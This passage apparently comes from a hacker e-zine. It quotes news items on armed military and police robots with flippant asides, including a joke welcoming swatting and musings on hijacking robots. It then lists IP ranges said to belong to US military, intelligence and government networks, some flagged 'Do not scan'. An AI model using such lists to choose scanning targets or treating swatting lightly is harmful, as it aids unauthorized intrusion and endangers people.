I really hope that all people who gave constructive comments can participate to the new Underground. A lot of people talk but don't do anything. I've seen lots of interesting comment from people who want to do something but at this stage we haven't seen anything from them. Are these people too busy? Are these people just dreamers? Are these people lacking required knowledge? Are these people....? I don't know.

But this message is for these people: please stop talking but try to bring something to new generation of hackers.

They need you.

--[4. Killer robots]--

My roomba can get lost under the dining room table, bumping off the chair legs, over and over. There are many routes of escape, but it rarely finds one. Only a true genius could turn this remarkable example of AI into a killing machine.

http://blog.wired.com/defense/2007/10/roomba-maker-un.html

The makers of the cuter-than-cute robotic vacuum cleaner are rolling out a new machine: A big, fast-moving, semi-autonomous 'bot capable of killing a whole bunch of people at once.

Unlike other armed robots -- which are entirely remote-controlled -- the Warriors are "being engineered with advanced software, giving them the ability to perform some battlefield functions autonomously."

At the same time, a key dimension to the Warrior X700 is its ability to protect soldiers by firing weapons such as a machine gun or $40\,\mathrm{mm}$ explosive round.

Bring in the big guns.

http://blog.wired.com/defense/2007/10/robot-cannon-ki.html

We're not used to thinking of them this way. But many advanced military weapons are essentially robotic -- picking targets out automatically, slewing into position, and waiting only for a human to pull the trigger. Most of the time. Once in a while,

human to pull the trigger. Most of the time. Once in a while, though, these machines start firing mysteriously on their own.

During the shooting trials at Armscor's Alkantpan shooting range, "I personally saw a gun go out of control several times," Young says. "They made a temporary rig consisting of two steel poles on each side of the weapon, with a rope in between to keep the weapon from swinging. The weapon eventually knocked the pol[e]s down."

Mangope told The Star that it "is assumed that there was a mechanical problem, which led to the accident. The gun, which was

fully loaded, did not fire as it normally should have," he said. "It appears as though the gun, which is computerised, jammed before there was some sort of explosion, and then it opened fire uncontrollably, killing and injuring the soldiers."

But the brave, as yet unnamed officer was unable to stop the wildly swinging computerised Swiss/German Oerlikon 35mm MK5 anti-aircraft twin-barrelled gun. It sprayed hundreds of high-explosive 0.5kg 35mm cannon shells around the five-gun firing position.

By the time the gun had emptied its twin 250-round auto-loader magazines, nine soldiers were dead and 11 injured.

Can I play too?

http://blog.wired.com/defense/2007/12/new-killer-bot.html

The stars: "a 25-year-old self-taught engineer named Adam Gettings" and his "toy-like but gun-wielding robot designed to replace human soldiers on the battlefield."

Gettings' company doesn't have much of an online signature -- not even a website. But he does have some interesting partners, including former Disney imagineer Terry Izumi (who cooked up this video for the 'bot) and shotgun maker Jerry Barber (who provided the firepower). Blackwater has also endorsed the product, allegedly.

Blackwater and Disney? Who could ask for better qualifications? Oh, and there's this cool marketing video.

http://money.cnn.com/video/ft/#/video/fortune/2007/12/04/robotex.fortune

Robot wars, anyone?

http://blog.wired.com/defense/2007/05/top_war_tech_5_.html

"The Baghdad bomb squad used their iRobots to decorate their shop," Noah reported after an embed with an Army ordnance-disposal unit a couple years back. "Not far away, at the U.S. military's central robot depot for Iraq, the iRobots sat on shelves, serenely gathering dust, while Foster-Miller's Talon robots would come back, scarred and in pieces, after being chewed up by a bomb."

The company noted that war zone "Robot Hospitals" are repairing more than 400 bomb-damaged robots a week to put them back into service.

My bot can kick your bot's ass. Great. But how do they stand up against humans?

Not the kind of humans that throw rocks at tanks, but the thinking kind, like the ones that broke Israeli comms crypto during the recent war in Lebanon.

Let's see what happens when it comes across a carpet stretched over a pit. Or somebody throws a blanket over it, or spray paints the camera lens, or fires IR lasers or very bright oLEDS at the camera.

Once you have physical access to the thing, you own it. How hard would it be to re-chip the thing and send it back against its makers?

Can we test our killer-robot counter measures? Maybe. The opportunity may soon be as close as your local pigsty.

http://blog.wired.com/defense/2007/08/armed-robots-so.html

Armed robots -- similar to the ones now on patrol in Iraq -- are being marketed to domestic police forces, according to the machines' manufacturer and law enforcement officers.

Foster-Miller, maker of the armed SWORDS robot for military use, is also actively promoting a similar model to domestic, civilian police forces. The Talon SWAT/MP is a "robot specifically equipped for scenarios frequently encountered by police SWAT [special weapon and tactics] units and MPs [military police]," a company fact sheet announces. It "can be configured with the following equipment:

- . Multi-shot TASER electronic control device with laser-dot aiming.
- . Loudspeaker and audio receiver for negotiations.
- . Night vision and thermal cameras.
- . Choice of weapons for lethal or less-than-lethal responses
 - 40 mm grenade launcher 2 rounds
 - 12-gage shotgun 5 rounds
 - FN303 less-lethal launcher 15 rounds.

In addition to the Massachusetts State Police, SWAT teams in Houston, San Francisco, and Lubbock, TX all have the robots, according to Foster-Miller spokesperson Cynthia Black.

Finally, a legitimate excuse for Swatting.

http://en.wikipedia.org/wiki/Swatting

In the field of Information Security, Swatting is an attempt to trick an emergency service to dispatch an emergency response team. The name derives from attempts to trick an emergency services operator (a "911 operator") into dispatching a SWAT (Special Weapons and Training) team to a location under false pretense.

http://blog.wired.com/defense/2007/11/black-knight.html

We now know that there are robotic cars smart enough to drive themselves around a city. The next step: give those vehicles automatic weapons, of course.

Or the troops can stay just chill out, and let the thing drive itself. The Knight uses "advanced robotic technology for autonomous mobility," according to BAE. "This capability allows the Black Knight to plan routes, maneuver on the planned route, and avoid obstacles - all without operator intervention."

http://blog.wired.com/defense/2008/01/israel-thinking.html

So Israeli military leaders have begun early planning for a new, robotic defense system, armed with enough artificial intelligence that it "could take over completely" from flesh-and-blood operators. "It will be designed for... autonomous operations,' Brig. Gen. Daniel Milo, commander of Israel's air defense forces, tells Defense News' Barbara Opall-Rome. And in the event of a "doomsday" strike, Opall-Rome notes, the system could handle "attacks that exceed physiological limits of human command."

How do you say "Skynet" in Hebrew, again?

http://www.reuters.com/article/oddlyEnoughNews/idUST27506220080408?

feedType=RSS&feedName=oddlyEnoughNews&rpc=22&sp=true

Robots could fill the jobs of 3.5 million people in graying Japan by 2025, a thinktank says, helping to avert worker shortages as the country's population shrinks.

Caregivers would save more than an hour a day if robots helped look after children, older people and did some housework, it added. Robotic duties could include reading books out loud or helping bathe the elderly.

Don't drop the soap.

--[5. Meaningful IP addresses]--

Here are some IP addresses that people send us...we haven't tried anything so don't blame us. If you have more ranges feel free to share.

But before, the best IP list is probably the one on cryptome:

http://cryptome.org/nsa-ip-update14.htm

```
RANGE 6
6.* - Army Information Systems Center
7.*.*.* Defense Information Systems Agency, VA
RANGE 11
11.*.*.* DoD Intel Information Systems, Defense Intelligence Agency,
Washington DC
RANGE 21
21. - US Defense Information Systems Agency
RANGE 22
22.* - Defense Information Systems Agency
RANGE 24
24.198.*.*
RANGE 25
25.*.*.* Royal Signals and Radar Establishment, UK
RANGE 26
26.* - Defense Information Systems Agency
RANGE 29
29.* - Defense Information Systems Agency
RANGE 30
30.* - Defense Information Systems Agency
RANGE 49
49.* - Joint Tactical Command
RANGE 50
50.* - Joint Tactical Command
RANGE 55
55.* - Army National Guard Bureau
RANGE 55
55.* - Army National Guard Bureau
RANGE 62
62.0.0.1 - 62.30.255.255 Do not scan!
RANGE 64
64.70.*.* Do not scan
64.224.* Do not Scan
64.225.* Do not scan
64.226.* Do not scan
RANGE 128
128.37.0.0 Army Yuma Proving Ground
128.38.0.0 Naval Surface Warfare Center
128.43.0.0 Defence Research Establishment-Ottawa
128.47.0.0 Army Communications Electronics Command
128.49.0.0 Naval Ocean Systems Center
128.50.0.0 Department of Defense
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128.51.0.0 Department of Defense
128.56.0.0 U.S. Naval Academy
128.60.0.0 Naval Research Laboratory
128.63.0.0 Army Ballistics Research Laboratory
128.80.0.0 Army Communications Electronics Command
128.98.0.0 - 128.98.255.255 Defence Evaluation and Research Agency
128.102.0.0 NASA Ames Research Center
128.149.0.0 NASA Headquarters
128.154.0.0 NASA Wallops Flight Facility
128.155.0.0 NASA Langley Research Center
128.156.0.0 NASA Lewis Network Control Center
128.157.0.0 NASA Johnson Space Center
128.158.0.0 NASA Ames Research Center
128.159.0.0 NASA Ames Research Center
128.160.0.0 Naval Research Laboratory
128.161.0.0 NASA Ames Research Center
128.183.0.0 NASA Goddard Space Flight Center
128.190.0.0 Army Belvoir Reasearch and Development Center
128.202.0.0 50th Space Wing
128.216.0.0 MacDill Air Force Base
128.217.0.0 NASA Kennedy Space Center
128.236.0.0 U.S. Air Force Academy
RANGE 129
129.23.0.0 Strategic Defense Initiative Organization
129.29.0.0 United States Military Academy
129.50.0.0 NASA Marshall Space Flight Center
129.51.0.0 Patrick Air Force Base
129.52.0.0 Wright-Patterson Air Force Base
129.53.0.0 - 129.53.255.255 66SPTG-SCB
129.54.0.0 Vandenberg Air Force Base, CA
129.92.0.0 Air Force Institute of Technology
129.99.0.0 NASA Ames Research Center
129.131.0.0 Naval Weapons Center
129.139.0.0 Army Armament Research Development and Engineering Center
129.141.0.0 85 MISSION SUPPORT SQUADRON/SCSN
129.163.0.0 NASA/Johnson Space Center
129.164.0.0 NASA IVV
129.165.0.0 NASA Goddard Space Flight Center
129.166.0.0 NASA - John F. Kennedy Space Center
129.167.0.0 NASA Marshall Space Flight Center
129.168.0.0 NASA Lewis Research Center
129.190.0.0 Naval Underwater Systems Center
129.198.0.0 Air Force Flight Test Center
129.209.0.0 Army Ballistics Research Laboratory
129.229.0.0 U.S. Army Corps of Engineers
129.251.0.0 United States Air Force Academy
RANGE 130
130.40.0.0 NASA Johnson Space Center
130.90.0.0 Mather Air Force Base
130.109.0.0 Naval Coastal Systems Center
130.114.0.0 Army Aberdeen Proving Ground Installation Support Activity
130.124.0.0 Honeywell Defense Systems Group
130.165.0.0 U.S.Army Corps of Engineers
130.167.0.0 NASA Headquarters
RANGE 131
131.3.0.0 - 131.3.255.255 Mather Air Force Base
131.6.0.0 Langley Air Force Base
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131.10.0.0 Barksdale Air Force Base

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131.17.0.0 Sheppard Air Force Base
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- 131.21.0.0 Hahn Air Base
- 131.22.0.0 Keesler Air Force Base
- 131.24.0.0 6 Communications Squadron
- 131.25.0.0 Patrick Air Force Base
- 131.27.0.0 75 ABW
- 131.30.0.0 62 CS/SCSNT
- 131.32.0.0 37 Communications Squadron
- 131.35.0.0 Fairchild Air Force Base
- 131.36.0.0 Yokota Air Base
- 131.37.0.0 Elmendorf Air Force Base
- 131.38.0.0 Hickam Air Force Base
- 131.39.0.0 354CS/SCSN
- 131.40.0.0 Bergstrom Air Force Base
- 131.44.0.0 Randolph Air Force Base
- 131.46.0.0 20 Communications Squadron
- 131.47.0.0 Andersen Air Force Base
- 131.50.0.0 Davis-Monthan Air Force Base
- 131.52.0.0 56 Communications Squadron /SCBB
- 131.54.0.0 Air Force Concentrator Network
- 131.56.0.0 Upper Heyford Air Force Base
- 131.58.0.0 Alconbury Royal Air Force Base
- 131.59.0.0 7 Communications Squadron
- 131.61.0.0 McConnell Air Force Base
- 131.62.0.0 Norton Air Force Base
- 131.71.0.0 131.71.255.255 NAVAL AVIATION DEPOT CHERRY PO
- 131.74.0.0 Defense MegaCenter Columbus
- 131.84.0.0 Defense Technical Information Center
- 131.92.0.0 Army Information Systems Command Aberdeen (EA)
- 131.105.0.0 McClellan Air Force Base
- 131.110.0.0 NASA/Michoud Assembly Facility
- 131.120.0.0 Naval Postgraduate School
- 131.121.0.0 United States Naval Academy
- 131.122.0.0 United States Naval Academy
- 131.176.0.0 European Space Operations Center
- 131.182.0.0 NASA Headquarters
- 131.250.0.0 Office of the Chief of Naval Research

RANGE 132

- 132.3.0.0 Williams Air Force Base
- 132.5.0.0 132.5.255.255 49th Fighter Wing
- 132.6.0.0 Ankara Air Station
- 132.7.0.0 132.7.255.255 SSG/SINO
- 132.9.0.0 28th Bomb Wing
- 132.10.0.0 319 Comm Sq
- 132.11.0.0 Hellenikon Air Base
- 132.12.0.0 Myrtle Beach Air Force Base
- 132.13.0.0 Bentwaters Royal Air Force Base
- 132.14.0.0 Air Force Concentrator Network
- 132.15.0.0 Kadena Air Base
- 132.16.0.0 Kunsan Air Base
- 132.17.0.0 Lindsey Air Station
- 132.18.0.0 McGuire Air Force Base
- 132.19.0.0 100CS (NET-MILDENHALL)
- 132.20.0.0 35th Communications Squadron
- 132.21.0.0 Plattsburgh Air Force Base
- 132.22.0.0 23Communications Sq
- 132.24.0.0 Dover Air Force Base
- 132.25.0.0 786 CS/SCBM
- 132.27.0.0 132.27.255.255 39CS/SCBBN
- 132.28.0.0 14TH COMMUNICATION SQUADRON

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132.30.0.0 Lajes Air Force Base
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- 132.31.0.0 Loring Air Force Base
- 132.33.0.0 60CS/SCSNM
- 132.34.0.0 Cannon Air Force Base
- 132.35.0.0 Altus Air Force Base
- 132.37.0.0 75 ABW
- 132.38.0.0 Goodfellow AFB
- 132.39.0.0 K.I. Sawyer Air Force Base
- 132.40.0.0 347 COMMUNICATION SQUADRON
- 132.42.0.0 Spangdahlem Air Force Base
- 132.43.0.0 Zweibruchen Air Force Base
- 132.45.0.0 Chanute Air Force Base
- 132.46.0.0 Columbus Air Force Base
- 132.48.0.0 Laughlin Air Force Base
- 132.49.0.0 366CS/SCSN
- 132.50.0.0 Reese Air Force Base
- 132.52.0.0 Vance Air Force Base
- 132.54.0.0 Langley AFB
- 132.55.0.0 Torrejon Air Force Base
- 132.56.0.0 132.56.255.255 9 CS/SC
- 132.57.0.0 Castle Air Force Base
- 132.58.0.0 Nellis Air Force Base
- 132.59.0.0 24Comm Squadron\SCSNA
- 132.60.0.0 132.60.255.255 42ND COMMUNICATION SQUADRON
- 132.61.0.0 SSG/SIN
- 132.62.0.0 132.62.255.255 377 COMMUNICATION SQUADRON
- 132.79.0.0 Army National Guard Bureau
- 132.80.0.0 132.80.255.255 NGB-AIS-OS
- 132.80.0.0 132.85.255.255 National Guard Bureau
- 132.82.0.0 Army National Guard Bureau
- 132.86.0.0 National Guard Bureau
- 132.87.0.0 132.93.255.255 National Guard Bureau
- 132.94.0.0 Army National Guard Bureau
- 132.95.0.0 132.103.255.255 National Guard Bureau
- 132.95.0.0 132.108.0.0 DOD Network Information Center
- 132.104.0.0 132.104.255.255 Army National Guard Bureau
- 132.105.0.0 132.108.255.255 Army National Guard Bureau
- 132.109.0.0 National Guard Bureau
- 132.110.0.0 132.116.255.255 Army National Guard Bureau
- 132.114.0.0 Army National Guard
- 132.117.0.0 Army National Guard Bureau
- 132.118.0.0 132.132.0.0 Army National Guard Bureau
- 132.122.0.0 South Carolina Army National Guard, USPFO
- 132.133.0.0 National Guard Bureau
- 132.134.0.0 132.143.255.255 National Guard Bureau
- 132.159.0.0 Army Information Systems Command
- 132.193.0.0 Army Research Office
- 132.250.0.0 Naval Research Laboratory

RANGE 134

- 134.5.0.0 Lockheed Aeronautical Systems Company
- 134.11.0.0 The Pentagon
- 134.12.0.0 NASA Ames Research Center
- 134.51.0.0 Boeing Military Aircraft Facility
- 134.52.*.* Boeing Corporation
- 134.78.0.0 Army Information Systems Command-ATCOM
- 134.80.0.0 Army Information Systems Command
- 134.118.0.0 NASA/Johnson Space Center
- 134.131.0.0 Wright-Patterson Air Force Base
- 134.136.0.0 Wright-Patterson Air Force Base
- 134.164.0.0 Army Engineer Waterways Experiment Station

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134.165.0.0 Headquarters Air Force Space Command
134.194.0.0 U.S. Army Aberdeen Test Center
134.205.0.0 7th Communications Group
134.207.0.0 Naval Research Laboratory
134.229.0.0 Navy Regional Data Automation Center
134.230.0.0 Navy Regional Data Automation Center
134.232.0.0 - 134.232.255.255 U.S. Army, Europe
134.233.0.0 HQ 5th Signal Command
134.234.0.0 - 134.234.255.255 Southern European Task Force
134.235.0.0 HQ 5th Signal Command
134.240.0.0 U.S. Military Academy
136.149.0.0 Air Force Military Personnel Center
RANGE 136
136.178.0.0 NASA Research Network
136.188.0.0 - 136.197.255.255 Defense Intelligence Agency
136.207.0.0 69th Signal Battalion
136.208.0.0 HQ, 5th Signal Command
136.209.0.0 HQ 5th Signal Command
136.210.0.0 HQ 5th Signal Command
136.212.0.0 HQ 5th Signal Command
136.213.0.0 HQ, 5th Signal Command
136.214.0.0 HQ, 5th Signal Command
136.215.0.0 HQ, 5th Signal Command
136.216.0.0 HQ, 5th Signal Command
136.217.0.0 HQ, 5th Signal Command
136.218.0.0 HQ, 5th Signal Command
136.219.0.0 HQ, 5th Signal Command
136.220.0.0 HQ, 5th Signal Command
136.221.0.0 HQ, 5th Signal Command
136.222.0.0 HQ, 5th Signal Command
RANGE 137
137.1.0.0 Whiteman Air Force Base
137.2.0.0 George Air Force Base
137.3.0.0 Little Rock Air Force Base
137.4.0.0 - 137.4.255.255 437 CS/SC
137.5.0.0 Air Force Concentrator Network
137.6.0.0 Air Force Concentrator Network
137.11.0.0 HQ AFSPC/SCNNC
137.12.0.0 Air Force Concentrator Network
137.17.* National Aerospace Laboratory
137.24.0.0 Naval Surface Warfare Center
137.29.0.0 First Special Operations Command
137.67.0.0 Naval Warfare Assessment Center
137.94.* Royal Military College
137.95.* Headquarters, U.S. European Command
137.126.0.0 USAF MARS
137.127.* Army Concepts Analysis Agency
137.128.* U.S. ARMY Tank-Automotive Command
137.130.0.0 Defense Information Systems Agency
137.209.0.0 Defense Information Systems Agency
137.210.0.0 Defense Information Systems Agency
137.211.0.0 Defense Information Systems Agency
137.212.0.0 Defense Information Systems Agency
137.231.0.0 HQ 5th Signal Command
137.232.0.0 Defense Information Systems Agency
137.233.0.0 Defense Information Systems Agency
137.234.0.0 Defense Information Systems Agency
137.235.0.0 Defense Information Systems Agency
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137.240.0.0 Air Force Materiel Command
137.241.0.0 75 ABW
137.242.0.0 Air Force Logistics Command
137.243.0.0 77 CS/SCCN
137.244.0.0 78 CS/SCSC
137.245.0.0 Wright Patterson Air Force Base
137.246.0.0 United States Atlantic Command Joint Training
RANGE 138
138.13.0.0 Air Force Systems Command
138.27.0.0 Army Information Systems Command
138.50.0.0 HQ 5th Signal Command
138.65.0.0 HQ, 5th Signal Command
138.76.0.0 NASA Headquarters
138.109.0.0 Naval Surface Warfare Center
138.115.0.0 NASA Information and Electronic Systems Laboratory
138.135.0.0 - 138.135.255.255 DEFENSE PROCESSING CENTERPERAL HARBOR
138.136.0.0 - 138.136.255.255 Navy Computers and Telecommunications
Station
138.137.0.0 Navy Regional Data Automation Center (NARDAC)
138.139.0.0 Marine Corps Air Station
138.140.0.0 Navy Regional Data Automation Center
138.141.0.0 Navy Regional Data Automation Center
138.142.0.0 Navy Regional Data Automation Center
138.143.0.0 Navy Regional Data Automation Center
138.144.0.0 NAVCOMTELCOM
138.145.0.0 NCTS WASHINGTON
138.146.0.0 NCTC
138.147.0.0 NCTC
138.148.0.0 NCTC
138.149.0.0 NCTC
138.150.0.0 NCTC
138.151.0.0 NCTC
138.152.0.0 NCTC
138.153.0.0 Yokosuka Naval Base
138.154.0.0 NCTC
138.155.0.0 NCTC
138.156.0.0 Marine Corps Central Design & Prog. Activity
138.157.0.0 - 138.157.255.255 Marine Corps Central Design & Prog.
Activity
138.158.0.0 Marine Corps Central Design & Prog. Activity
138.159.0.0 NCTC
138.160.0.0 Naval Air Station
138.161.0.0 NCTC
138.162.0.0 NCTC
138.163.0.0 NCTC
138.164.0.0 NCTC
138.165.0.0 NCTC
138.166.0.0 NCTC
138.167.0.0 NOC, MCTSSA, East
138.168.0.0 Marine Corps Central Design & Prog. Activity
138.169.0.0 NAVAL COMPUTER AND TELECOMM
138.169.12.0 NAVAL COMPUTER AND TELECOMM
138.169.13.0 NAVAL COMPUTER AND TELECOMM
138.170.0.0 NCTC
138.171.0.0 NCTC
138.172.0.0 NCTC
138.173.0.0 NCTC
138.174.0.0 NCTC
138.175.0.0 NCTC
138.176.0.0 NCTC
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138.177.0.0 NCTS Pensacola
138.178.0.0 NCTC
138.179.0.0 NCTC
138.180.0.0 NCTC
138.181.0.0 NCTC
138.182.0.0 CNO N60
138.183.0.0 NCTC
138.184.0.0 NCTS
138.193.0.0 NASA/Yellow Creek
RANGE 139
139.31.0.0 20th Tactical Fighter Wing
139.32.0.0 48th Tactical Fighter Wing
139.33.0.0 36th Tactical Fighter Wing
139.34.0.0 52nd Tactical Fighter Wing
139.35.0.0 50th Tactical Fighter Wing
139.36.0.0 66th Electronic Combat Wing
139.37.0.0 26th Tactical Reconnaissance Wing
139.38.0.0 32nd Tactical Fighter Squadron
139.39.0.0 81st Tactical Fighter Wing
139.40.0.0 10th Tactical Fighter Wing
139.41.0.0 39th Tactical Air Control Group
139.42.0.0 40th Tactical Air Control Group
139.43.0.0 401st Tactical Fighter Wing
139.124.* Reseau Infomratique
139.142.*.*
RANGE 140
140.1.0.0 Defense Information Systems Agency
140.3.0.0 Defense Information Systems Agency
140.4.0.0 Defense Information Systems Agency
140.5.0.0 Defense Information Systems Agency
140.6.0.0 Defense Information Systems Agency
140.7.0.0 Defense Information Systems Agency
140.8.0.0 Defense Information Systems Agency
140.9.0.0 Defense Information Systems Agency
140.10.0.0 Defense Information Systems Agency
140.11.0.0 Defense Information Systems Agency
140.12.0.0 Defense Information Systems Agency
140.13.0.0 Defense Information Systems Agency
140.14.0.0 DISA Columbus Level II NOC
140.15.0.0 Defense Information Systems Agency
140.16.0.0 Defense Information Systems Agency
140.17.0.0 Defense Information Systems Agency
140.18.0.0 Defense Information Systems Agency
140.19.0.0 Defense Information Systems Agency
140.20.0.0 Defense Information Systems Agency
140.21.0.0 Defense Information Systems Agency
140.22.0.0 Defense Information Systems Agency
140.23.0.0 Defense Information Systems Agency
140.24.0.0 ASIC ALLIANCE-MARLBORO
140.25.0.0 Defense Information Systems Agency
140.26.0.0 Defense Information Systems Agency
140.27.0.0 Defense Information Systems Agency
140.28.0.0 Defense Information Systems Agency
140.29.0.0 Defense Information Systems Agency
140.30.0.0 Defense Information Systems Agency
140.31.0.0 Defense Information Systems Agency
140.32.0.0 Defense Information Systems Agency
140.33.0.0 Defense Information Systems Agency
140.34.0.0 Defense Information Systems Agency
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140.35.0.0 Defense Information Systems Agency
140.36.0.0 Defense Information Systems Agency
140.37.0.0 Defense Information Systems Agency
140.38.0.0 Defense Information Systems Agency
140.39.0.0 Defense Information Systems Agency
140.40.0.0 Defense Information Systems Agency
140.41.0.0 Defense Information Systems Agency
140.42.0.0 Defense Information Systems Agency
140.43.0.0 Defense Information Systems Agency
140.44.0.0 Defense Information Systems Agency
140.45.0.0 Defense Information Systems Agency
140.46.0.0 Defense Information Systems Agency
140.47.0.0 - 140.47.255.255 Defense Information Systems Agency
140.47.0.0 - 140.48.255.255 DOD Network Information Center
140.48.0.0 - 140.48.255.255 Defense Information Systems Agency
140.49.0.0 Defense Information Systems Agency
140.50.0.0 Defense Information Systems Agency
140.51.0.0 Defense Information Systems Agency
140.52.0.0 Defense Information Systems Agency
140.53.0.0 Defense Information Systems Agency
140.54.0.0 Defense Information Systems Agency
140.55.0.0 Defense Information Systems Agency
140.56.0.0 Defense Information Systems Agency
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140.58.0.0 Defense Information Systems Agency
140.59.0.0 Defense Information Systems Agency
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140.61.0.0 Defense Information Systems Agency
140.62.0.0 Defense Information Systems Agency
140.63.0.0 Defense Information Systems Agency
140.64.0.0 Defense Information Systems Agency
140.65.0.0 Defense Information Systems Agency
140.66.0.0 Defense Information Systems Agency
140.67.0.0 Defense Information Systems Agency
140.68.0.0 Defense Information Systems Agency
140.69.0.0 Defense Information Systems Agency
140.70.0.0 Defense Information Systems Agency
140.71.0.0 Defense Information Systems Agency
140.72.0.0 Defense Information Systems Agency
140.73.0.0 Defense Information Systems Agency
140.74.0.0 - 140.74.255.255 Defense Information Systems Agency
140.100.0.0 Naval Sea Systems Command
140.139.0.0 HQ US Army Medical Research and Development Command
140.154.0.0 HQ 5th Signal Command
140.155.0.0 HQ, 5th Signal Command
140.156.0.0 HQ, 5th Signal Command
140.175.0.0 Scott Air Force Base
140.178.0.0 Naval Undersea Warfare Center Division, Keyport
140.187.0.0 Fort Bragg
140.194.0.0 US Army Corps of Engineers
140.195.0.0 Naval Sea Systems Command
140.199.0.0 Naval Ocean Systems Center
140.201.0.0 HQ, 5th Signal Command
140.202.0.0 106TH SIGNAL BRIGADE
RANGE 143
143.45.0.0 58th Signal Battalion
143.46.0.0 U.S. Army, 1141st Signal Battalion
143.68.0.0 Headquarters, USAISC
143.69.0.0 Headquarters, USAAISC
143.70.0.0 Headquarters, USAAISC
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143.71.0.0 Headquarters, USAAISC
143.72.0.0 Headquarters, USAAISC
143.73.0.0 Headquarters, USAAISC
143.74.0.0 Headquarters, USAAISC
143.75.0.0 Headquarters, USAAISC
143.76.0.0 Headquarters, USAAISC
143.77.0.0 Headquarters, USAAISC
143.78.0.0 Headquarters, USAAISC
143.79.0.0 Headquarters, USAAISC
143.80.0.0 Headquarters, USAAISC
143.81.0.0 Headquarters, USAAISC
143.82.0.0 Headquarters, USAAISC
143.84.0.0 Headquarters, USAAISC
143.85.0.0 Headquarters, USAAISC
143.86.0.0 Headquarters, USAAISC
143.87.0.0 Headquarters, USAAISC
143.232.0.0 NASA Ames Research Center
RANGE 144
144.99.0.0 United States Army Information Systems Command
144.109.0.0 Army Information Systems Command
144.143.0.0 Headquarters, Third United States Army
144.144.0.0 Headquarters, Third United States Army
144.146.0.0 Commander, Army Information Systems Center
144.147.0.0 Commander, Army Information Systems Center
144.170.0.0 HQ, 5th Signal Command
144.192.0.0 United States Army Information Services Command-Campbell
144.233.0.0 Defense Intelligence Agency
144.234.0.0 Defense Intelligence Agency
144.235.0.0 Defense Intelligence Agency
144.236.0.0 Defense Intelligence Agency
144.237.0.0 Defense Intelligence Agency
144.238.0.0 Defense Intelligence Agency
144.239.0.0 Defense Intelligence Agency
144.240.0.0 Defense Intelligence Agency
144.241.0.0 Defense Intelligence Agency
144.242.0.0 Defense Intelligence Agency
144.252.0.0 U.S. Army LABCOM
RANGE 146
146.17.0.0 HQ, 5th Signal Command
146.80.0.0 Defence Research Agency
146.98.0.0 HQ United States European Command
146.154.0.0 NASA/Johnson Space Center
146.165.0.0 NASA Langley Research Center
RANGE 147
147.35.0.0 HQ, 5th Signal Command
147.36.0.0 HQ, 5th Signal Command
147.37.0.0 HQ, 5th Signal Command
147.38.0.0 HQ, 5th Signal Command
147.39.0.0 HQ, 5th Signal Command
147.40.0.0 HQ, 5th Signal Command
147.42.0.0 Army CALS Project
147.103.0.0 Army Information Systems Software Center
147.104.0.0 Army Information Systems Software Center
147.159.0.0 Naval Air Warfare Center, Aircraft Division
147.168.0.0 Naval Surface Warfare Center
147.169.0.0 HQ, 5th Signal Command
147.198.0.0 Army Information Systems Command
147.199.0.0 Army Information Systems Command
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147.238.0.0 Army Information Systems Command
147.239.0.0 1112th Signal Battalion
147.240.0.0 US Army Tank-Automotive Command
147.242.0.0 19th Support Command
147.248.0.0 Fort Monroe DOIM
147.254.0.0 7th Communications Group
RANGE 148
148.114.0.0 NASA, Stennis Space Center
RANGE 150
150.113.0.0 1114th Signal Battalion
150.114.0.0 1114th Signal Battalion
150.125.0.0 Space and Naval Warfare Command
150.133.0.0 10th Area Support Group
150.144.0.0 NASA Goodard Space Flight Center
150.149.0.0 Army Information Systems Command
150.157.0.0 USAISC-Fort Lee
150.184.0.0 Fort Monroe DOIM
150.190.0.0 USAISC-Letterkenny
150.196.0.0 USAISC-LABCOM
RANGE 152
152.82.0.0 7th Communications Group of the Air Force
152.151.0.0 U.S. Naval Space & Naval Warfare Systems Command
152.152.0.0 NATO Headquarters
152.154.0.0 Defense Information Systems Agency
152.229.0.0 Defense MegaCenter (DMC) Denver
RANGE 153
153.21.0.0 USCENTAF/SCM
153.22.0.0 USCENTAF/SCM
153.23.0.0 USCENTAF/SCM
153.24.0.0 USCENTAF/SCM
153.25.0.0 USCENTAF/SCM
153.26.0.0 USCENTAF/SCM
153.27.0.0 USCENTAF/SCM
153.28.0.0 USCENTAF/SCM
153.29.0.0 USCENTAF/SCM
153.30.0.0 USCENTAF/SCM
153.31.0.0 Federal Bureau of Investigation
RANGE 155
155.5.0.0 1141st Signal Bn
155.6.0.0 1141st Signal Bn
155.7.0.0 American Forces Information
155.8.0.0 U.S. ArmyFort Gordon
155.9.0.0 - 155.9.255.255 United States Army Information Systems Command
155.74.0.0 PEO STAMIS
155.75.0.0 US Army Corps of Engineers
155.76.0.0 PEO STAMIS
155.77.0.0 PEO STAMIS
155.78.0.0 PEO STAMIS
155.79.0.0 US Army Corps of Engineers
155.80.0.0 PEO STAMIS
155.81.0.0 PEO STAMIS
155.82.0.0 PEO STAMIS
155.83.0.0 US Army Corps of Enginers
155.84.0.0 PEO STAMIS
155.85.0.0 PEO STAMIS
155.86.0.0 US Army Corps of Engineers
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155.87.0.0 PEO STAMIS
155.88.0.0 PEO STAMIS
155.96.0.0 Drug Enforcement Administration
155.149.0.0 1112th Signal Battalion
155.155.0.0 HQ, 5th Signal Command
155.178.0.0 Federal Aviation Administration
155.213.0.0 USAISC Fort Benning
155.214.0.0 Director of Information Management
155.215.0.0 USAISC-FT DRUM
155.216.0.0 TCACCIS Project Management Office
155.217.0.0 Directorate of Information Management
155.218.0.0 USAISC
155.219.0.0 DOIM/USAISC Fort Sill
155.220.0.0 USAISC-DOIM
155.221.0.0 USAISC-Ft Ord
RANGE 156
156.9.0.0 U. S. Marshals Service
RANGE 157
157.150.0.0 United Nations
157.153.0.0 COMMANDER NAVAL SURFACE U.S. PACIFIC FLEET
157.202.0.0 US Special Operations Command
157.217.0.0 U. S. Strategic Command
RANGE 158
158.1.0.0 Commander, Tooele Army Depot
158.2.0.0 USAMC Logistics Support Activity
158.3.0.0 U.S. Army TACOM
158.4.0.0 UASISC Ft. Carson
158.5.0.0 1112th Signal Battalion
158.6.0.0 USAISC-Ft. McCoy
158.7.0.0 USAISC-FLW
158.8.0.0 US Army Soldier Support Center
158.9.0.0 USAISC-CECOM
158.10.0.0 GOC
158.11.0.0 UASISC-Vint Hill
158.12.0.0 US Army Harry Diamond Laboratories
158.13.0.0 USAISC DOIM
158.14.0.0 1112th Signal Battalion
158.15.0.0 - 158.15.255.255 Defense Megacenter Huntsville
158.16.0.0 Rocky Mountain Arsenal (PMRMA)
158.17.0.0 Crane Army Ammunition Activity
158.18.0.0 Defense Finance & Accounting Service Center
158.19.0.0 DOIM
158.20.0.0 DOIM
